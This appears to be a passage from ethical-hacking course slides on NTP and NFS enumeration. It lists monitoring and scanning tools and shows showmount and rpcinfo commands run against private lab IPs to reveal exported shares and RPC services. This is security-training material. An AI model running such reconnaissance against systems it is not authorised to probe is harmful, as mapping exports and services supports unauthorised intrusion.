
NTP Enumeration Tools

NTP enumeration tools are used to monitor the working of NTP and SNTP servers in the network and help in the configuration and verification of connectivity from the time client to the NTP servers.

- **PRTG Network Monitor**

  Source: *https://www.paessler.com*

  PRTG monitors all systems, devices, traffic, and applications of IT infrastructure by using various technologies such as SNMP, WMI, and SSH. Attackers use PRTG Network Monitor to retrieve SNTP server details such as the response time from the server, active sensors with the server, and synchronization time.


Sensor SNTP
OK
Overview
Live Data
2 days
30 days
365 days
Historic Data
Log
Response Time
16 msec
0
66 msec
Difference
0 s

Channel	ID	Last Value	Minimum	Maximum
Difference	1	0 s	0 s	0 s
Downtime	-4			
Response Time	0	16 msec	15 msec	66 msec

Figure 4.21: Screenshot of PRTG Network Monitor


The following are some NTP enumeration tools:

- Nmap (*https://nmap.org*)
- Wireshark (*https://www.wireshark.org*)
- udp-proto-scanner (*https://labs.portcullis.co.uk*)
- NTP Server Scanner (*http://www.bytefusion.com*)

NFS Enumeration


- The NFS system is generally implemented on the computer network, where the **centralization of data** is required for critical resources
- NFS enumeration enables attackers to identify the **exported directories**, **list of clients** connected to the NFS server along with their **IP addresses**, and the **shared data** associated with the IP addresses

showmount command



```
┌─[attacker@parrot]─[~]
└──╼ $showmount -e 10.10.1.9
Export list for 10.10.1.9:
/home *
┌─[attacker@parrot]─[~]
└──╼ $
```

rpcinfo command


ubuntu@ubuntu-Virtual-Machine: ~
Result displaying an open NFS port and an NFS service running on it

```
ubuntu@ubuntu-Virtual-Machine:~$ rpcinfo -p 10.10.1.19
   program vers proto   port  service
    100000    2   udp    111  portmapper
    100000    3   udp    111  portmapper
    100000    4   udp    111  portmapper
    100000    2   tcp    111  portmapper
    100000    3   tcp    111  portmapper
    100000    4   tcp    111  portmapper
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    4   tcp   2049  nfs
    100005    1   tcp   2049  mountd
    100005    2   tcp   2049  mountd
    100005    3   tcp   2049  mountd
    100005    1   udp   2049  mountd
    100005    2   udp   2049  mountd
    100005    3   udp   2049  mountd
    100021    1   tcp   2049  nlockmgr
    100021    2   tcp   2049  nlockmgr
    100021    3   tcp   2049  nlockmgr
    100021    4   tcp   2049  nlockmgr
    100021    1   udp   2049  nlockmgr
    100021    2   udp   2049  nlockmgr
    100021    3   udp   2049  nlockmgr
    100021    4   udp   2049  nlockmgr
    100024    1   tcp   2049  status
    100024    1   udp   2049  status
ubuntu@ubuntu-Virtual-Machine:~$
```

NFS Enumeration

NFS is a type of file system that enables users to access, view, store, and update files over a remote server. These remote data can be accessed by the client in the same way it is accessed on the local system. Depending on the privileges assigned to the clients, they can either only read or both read and write the data.

